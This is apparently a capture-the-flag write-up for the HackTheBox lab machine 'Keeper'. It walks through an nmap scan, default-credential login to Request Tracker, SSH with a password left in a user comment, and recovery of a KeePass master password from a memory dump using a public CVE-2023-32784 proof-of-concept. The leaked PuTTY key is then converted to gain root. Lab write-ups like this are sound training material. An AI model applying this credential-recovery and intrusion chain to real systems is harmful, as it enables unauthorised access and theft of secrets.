

# Keeper

Let's start with enumerating services with simple nmap command.

```
$ nmap -sV 10.129.229.41
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-17 16:35 CST
Nmap scan report for 10.129.229.41
Host is up (0.048s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx server running on port 80 so let's view it in browser.

[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](https://tickets.keeper.htb/rt/)

Link redirects us to tickets.keeper.htb so let's add it to /etc/hosts.

```
$ echo "10.129.229.41 tickets.keeper.htb" | sudo tee -a /etc/hosts
```

Not logged in. RT for tickets.keeper.htb >> REQUEST TRACKER <<

Login

---

Login 4.4.4+dfsg-2ubuntu1

Username:

Password:

Login

>> BEST PRACTICAL™

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.

To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

We are shown a login page so let's try to log in trying some most common username and password combinations.

Home Search Reports Articles Assets Tools Admin Logged in as root tickets.keeper.htb REQUEST TRACKER

### RT at a glance

New ticket in General Search...

Edit

#### 10 highest priority tickets I own

Edit

#### 10 newest unowned tickets

Edit

#### Bookmarked Tickets

Edit

#### Quick ticket creation

Subject:

Queue: General Owner: Me

Requestors: root@localhost

Content:

Create

#### My reminders

#### Queue list

Edit

Queue	new	open	stalled
General	1	-	-

#### Dashboards

Edit

#### Refresh

Don't refresh this page. Go!

Going to admin -> users we can find following information:

Home Search Reports Articles Assets Tools Admin Logged in as root tickets.keeper.htb REQUEST TRACKER

### Select a user

New ticket in General Search...

Select Create

## Privileged users

Go to user

Find all users whose Name matches

And all users whose Name matches

And all users whose Name matches

☐ Include disabled users in search.

Go!

Select a user:

#	Name	Real Name	Email Address	Status
27	Inorgaard	Lise Nørgaard	Inorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

And even more interesting at user config page:

## ^ Identity

Username:  (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info: 

Helpdesk Agent from  
Korsbæk

## ^ Access control

☒ Let this user access RT

☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

## ^ Comments about this user

New user. Initial password set to Welcome2023!

Let's SSH to that user.

```
$ ssh lnorgaard@10.129.66.134
lnorgaard@keeper:~$ whoami
lnorgaard
```

User flag can be found at /home/lnorgaard.

```
lnorgaard@keeper:~$ pwd
/home/lnorgaard
lnorgaard@keeper:~$ ls
RT30000.zip user.txt
```

Let's transfer .zip file to our local machine and inspect it.

```
lnorgaard@keeper:~$ python3 -m http.server 8001
-$ wget http://10.129.66.134:8001/RT30000.zip
```


Unzip that file.

```
$ unzip RT30000.zip
Archive: RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
```

Dump file (.dmp) is a snapshot that shows the process that was executing and modules that were loaded for an app at a point in time.

To open .kdbx file - Keepass database format - we can use keepass2 tool. but we will need a password.

```
$ keepass2 passcodes.kdbx
```



In order to open .dmp file we have to make a research to find a proper tool.

A great one will be PoC for CVE-2023-32784 saying that we can recover plaintext password from KeePass dump files.

Installation:


Install .NET

```
$ git clone https://github.com/vdohney/keepass-password-dumper
```


Run following command:

```
$ dotnet run /tmp/KeePassDumpFull.dmp
```


Trying to provide found password to open passcodes.kdbx file fails so we have to modify it a bit.



```
$ keepass2 /tmp/passcodes.kdbx -pw:"rødgrød med fløde"
```



By clicking "Edit Entry" for "keeper.htb" we found a password, which does not work for SSH, and PuTTY key.



# Edit Entry

You're editing an existing entry.

Entry | Advanced | Properties | Auto-Type | History

Title:keeper.htb (Ticketing Server)Icon:

User name:root

Password:\*\*\*\*\*

Repeat:\*\*\*\*\*

Quality:64 bits10 ch.

URL:

Notes:
PuTTY-User-Key-File-3: ssh-rsa  
Encryption: none  
Comment: rsa-key-20230519  
Public-Lines: 6  
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJ  
vc8Wpul/D  
8riCZV30ZbEF09z0PNUUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLH  
BQ+81T  
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqlxoJdpLHIMvh7ZyJNAy34lfc  
FC+LM  
Ci/c6tQa2laFfacVJ+2bnR6UrUVRB4thmJca29JAa2p9BkdDGsiH8F8eanlB

☐ Expires: 11/17/2023 12:00:00 AM

Tools OK Cancel

Let's save it to file and convert it to OpenSSH RSA key.

```
-$ puttygen file.ppk -O private-openssh -o file.pem
```

```
-$ ssh -i file.pem root@10.129.66.134
```

We successfully connected by SSH as root with file.pem as key, user flag can be found at /root.

```
root@keeper:~# whoami
root
root@keeper:~# ls /root
root.txt  RT30000.zip  SQL
root@keeper:~#
```